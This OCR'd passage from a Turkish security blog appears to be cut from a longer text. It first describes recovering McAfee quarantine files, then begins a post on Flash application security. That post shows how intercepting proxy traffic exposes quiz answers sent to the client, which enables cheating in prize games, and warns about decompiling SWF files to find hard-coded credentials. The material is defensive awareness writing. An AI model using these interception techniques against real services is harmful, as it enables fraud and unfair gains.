




Orjinal dosya ile XOR işleminden geçirilmiş dosyayı karşılaştırdığımda XOR'lanmış dosyanın ilk 2560 baytında detaylı bilgiler (orjinal dosyanın adı, karantinaya alınma tarihi, virusun adı vs.) saklandığını gördüm. Daha sonrasında ise programın orjinali saklanıyordu. (Tam olarak orjinali diyemiyorum çünkü her 65536 baytta bir 512 bayt büyüklüğünde çöp veri araya (junk) sokuşturulmuş ve bunları ayıklamam gerekti)



Hem detaylı bilgileri gösteren hem de karantinaya alınmış olan dosyayı orjinal haline çeviren bir program hazırlamak için işe koyulduğumda ortaya bup_recovery.py aracı çıktı.



Program iki komut (restore ve view) ile çalışıyor ve kullanımı yine çok basit. İlk olarak yapmanız gereken karantinaya alınmış dosya ile bup_recovery.py programını aynı klasöre kopyalamanız. Restore komutu ile hem detaylı bilgileri görebilir hem de karantinaya alınmış programı orjinal haline çevirebilirsiniz. View komutu ile sadece detaylı bilgileri görebilirsiniz.

Örnek: bup_recovery.py restore 7db11a1031283c50.bup

Programı buradan indirebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese iyi hafta sonları dilerim.

Not: Zaman zaman senaryolarımda Mcafee antivirus yazılımına yer veriyor olmamın nedeni uzun yıllarca kullanmış olmamdır başka bir nedeni yoktur :)

Hackerlar'ın Gözünden Flash Uygulamaları

Source: https://www.mertsarica.com/hackerlarin-gozunden-flash-uygulamalari/

By M.S on January 30th, 2011

Ah o Netsec etkinliğinde bende olsaydım deyipte katılamayanlar için yapmış olduğum sunumu kısaca yazıya dökmeye karar verdim.


Ön bilgi olarak Flash kısaca web sayfalarına animasyon, video ve etkileşim eklemek amacıyla kullanılan ve Actionscript adında nesne yönelimli (object oriented) programlama dili içeren bir multimedya platformudur. Flash uygulamalarına çoğunlukla reklamlarda ve oyunlarda rastlarız. Flash dosyaları çoğunlukla SWF (ShockWave Flash) formatında olur ve aslında bir sanal makine olan Flash oynatıcısı tarafından çalıştırılır. Flash oynatıcısının bir sanal makine olması sayesinde SWF formatındaki bu dosyalar her platformda çalıştırılabilir. Durum böyle olunca Java'da da olduğu gibi SWF formatındaki bir dosya kolaylıkla baytkoddan (bytecode) kaynak koduna çevrilebilir (decompile). Actionscript, ilk olarak animasyonları kontrol etmek için tasarlanmıştır fakat geliştirilen yeni sürümleri ile web tabanlı oyunlardan görüntü ve ses yayını yapmaya imkan tanıyan zengin internet uygulamaları geliştirilebilmesine imkan tanımaktadır ve Javascript ile aynı kodlama imlasına (syntax) sahiptir. Actionscript'in 2. sürümü, Flash oynatıcı 8 ve öncesi sürümlerde, 3. sürümü ise 9 ve sonrası sürümlerde çalışmaktadır.

Aralık 2010 yılında Millward Brown tarafından gerçekleştirilen ankete göre Adobe Flash oynatıcısı, internet erişimi olan bilgisayarların %99'unda yüklüymüş. Anket bir yana zaten gün içinde gezdiğimiz sitelerin içeriğine biraz daha dikkat edecek olursak çoğunda Flash ile geliştirilmiş bir kısım olduğunu görebiliriz. Web uygulama güvenliğinde çoğunlukla Flash uygulama güvenliği göz ardı edilmekte ve art niyetli kişilerin hedefi haline gelebilmektedir.

Örnek olarak Flash ile geliştirilmiş oyunları ele alarak art niyetli kişilerin çoğunlukla yoğunlaştığı noktalara kısa göz atalım;


- Flash oynatıcı ile sunucu arasında gerçekleşen trafiğin manipüle edilmesi: Özellikle Flash ile geliştirilmiş olan oyunlarda istemci tarafına güvenilerek kontrollerin istemci tarafında gerçekleştirilmesi sağlanmakta ve istemci tarafında işlenen veri sorgusuz sualsiz sunucu tarafında işleme alınmaktadır. Durum böyle oluncada ödüllü oyunlarda ve yarışmalarda bu durumu istismar eden hileciler ortaya çıkmakta ve haksız kazanç sağlamaktadırlar. Örnek olarak aşağıdaki ekran görüntüsünde yer alan oyunu inceleyecek olursanız sunucudan istemci tarafına sorulara ilave olarak yanıtların da gönderildiğini görebilirsiniz. Bu trafiği görebilmek ve gerekirse manipüle edebilmek için yapmanız gereken Burp, Paros ve benzer proxy araçları ile internet tarayıcısı ile sunucusu arasına girmektir.


pass.swf (application/x-shockwave-flash Object) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Most Visited Getting Started Latest Headlines
pass.swf (application/x-shockwave-...
03:29
Nasıl oynanır?
Doğru cevap 100 puan
Bir turdaki tüm soruları bilmek,
2100 puan
PUAN : 0
DOĞRU : 0
YANLIŞ : 0
EN İYİ PUAN : 300
- T
- Y
- Z
- A
- B
- C
- Ç
de souza_kerem
PUAN : 0
DOĞRU : 0
YANLIŞ : 0
EN İYİ PUAN : 0
ŞAŞKINLIKTAN SERSEMLEMEK
Cevap
YANITLA
PAS
Top10 puan
1 onder1 8600
2 SERAP NEVİN 4200
3 utkuyavuz 4200
4 Sevgi Sahilloglu 4200
5 wyopeq 4200
6 aboley 4200
7 kakoidobro 4200
8 monaroza 4200
9 MIRAGE 4200
10 nzm1122 4200
Transferring data from com.tr...



Charles 3.5.1 - Breakpoints
File Edit View Proxy Tools Window Help
Session 1 * Breakpoints
http:// Sorular.aspx?12943426501
Overview Request Edit Response
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date:
Content-Length: 597
Sorular=ŞAŞKINLIKTAN SERSEMLEMEK_AFALLAMAK_NOANSWER
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head><title>
</title><meta http-equiv="pragma" content="no-cache" /><meta http-equiv="expires" content="0" /><meta http-equiv="cache-control" content="no-cache" /></head>
<body>
<form name="form1" method="post" action="Sorular.aspx?12943426650163" id="form1">


<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKLTQzNjc3MTQ4NWRkhjt69l6IvFT189DHUCR31e3wthI=" />


</form>
</body>
</html>
Headers Text HTML Raw
Cancel Abort Execute
POST http:// /Sorular.aspx?12943426650163
Recording Breakpoints




- Kaynak koduna çevirme: Az öncede bahsettiğim gibi baytkod olmasından ötürü Flash uygulamalarını kaynak koduna 3. parti bir araç ile çevirmek oldukça kolaydır bu nedenle uygulama içine statik kullanıcı adı ve şifre koymak doğru bir yaklaşım olmaz. Aşağıdaki ekran görüntüsü bu hatayı gözler önüne seren güzel bir örnek olabilir.

